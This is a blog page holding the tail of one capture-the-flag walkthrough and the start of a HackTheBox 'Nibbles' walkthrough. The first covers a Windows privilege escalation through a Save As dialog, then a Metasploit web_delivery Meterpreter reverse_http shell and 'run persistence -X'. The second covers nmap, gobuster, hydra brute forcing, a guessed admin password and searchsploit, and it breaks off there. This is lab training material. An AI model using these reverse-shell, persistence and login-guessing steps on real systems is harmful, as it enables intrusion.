
 Click “File -> Save As” option.

Save as

Goto “C:\Windows\System32”. In the filename type *.* and press enter. Look for the “Cmd.exe”.

cmd.xex



Right click “cmd.exe” and select “Run as administrator” option and we have a shell with Administrator privileges as the browser was running with this authority.

System authority

#4 nt authority\system.

System authority


#5 Root flag was found by reading contents of file C:\Users\Administrator\Desktop\root.txt.txt.

Root flag

[Task 4] Adoption into the Collective

This task is mainly concerned with gaining remote shell access and persistence..



#1 No answer needed. This subtask requires you to select exploit module by issuing command “use exploit/multi/script/web_delivery”.


#2 Target number for PSH was 2 identified by using command “show targets”.

Target

#3 No answer needed.

Set LHOST and LPORT

#4 No answer needed. This subtask requires us to use reverse http payload using the command “set payload windows/meterpreter/reverse_http”, run “python -m SimpleHTTPServer” in a separate terminal and then running the exploit.

MSF payload options

Exploit executed

#5 No answer needed. After successful execution of exploit copy the PowerShell command output and paste it in terminal (with nt authority\system spawned in task 3 subtask 3) on target machine. This will give us a meterpreter shell on target machine.

Powershell commmand
Meterpreter shell


#6 run persistence –X.

Persistence command option

#7 No answer needed.

Persistence command execution

I hope this post was helpful. Thanks.
Nibbles – HackTheBox Walkthrough

Introduction:

The purpose of this blog is to document the steps I took to complete hacking task of Nibbles.

Resources/Tools Used:

  • nmap
  • Metasploit
  • searchsploit

Process Followed:



After connecting HTB lab through VPN, I selected the Nibbles (10.10.10.75) retired machine. To check the available services, I scanned the machine with nmap scanning all ports and doing a quick scan as follows:

nmap quick scan

Quick scan showed only two open ports including ssh (22) and http(80). To detect services running on these ports and OS scanned using -A option as follows:

nmap OS and version scan


Service detection confirmed ssh as OpenSSH 7.2p2 and http as Apache httpd 2.4.18. Browsed to the website to check the contents.

Webpage

Webpage did not give any information of interest. Browsed “robots.txt” to check if there are any folders or directories that are prohibited from identification but file was not available. After this tried bruteforcing directories using gobuster to identify interesting directories and files on the website. But this did not provide any interesting information.

gobuster

After this checked source of the webpage and found an interesting comment there.

Webpage source


Browsed to the nibblesblog/ to check information there.

Nibblesblog

Checked the links on this page but did not find any interesting information there. Started bruteforcing directories against this using gobuster.

gobuster


Found an interesting page “admin.php”. Immediately browsed to this page and found a login page there.

Admin login page


Tried bruteforcing using hydra but identified credentials did not work.

Hydra
Hydra cracked credentials did not work



After this a few other combinations like admin:admin and admin:password etc. but got blacklisted. This was the reason hydra gave wrong credentials as it was blacklisted and stopped from further attempts as well.

Blacklist protection


After a few minutes tried again using the machine name as password and this time login attempt was successful.

Login successful


Checked the version of nibblesblog from this admin portal which verified version extracted from our earlier gobuster information.

Nibbleblog version

Checked different pages but did not find any interesting information from this portal. After this tried to find exploit matching our Nibbleblog version.

searchsploit

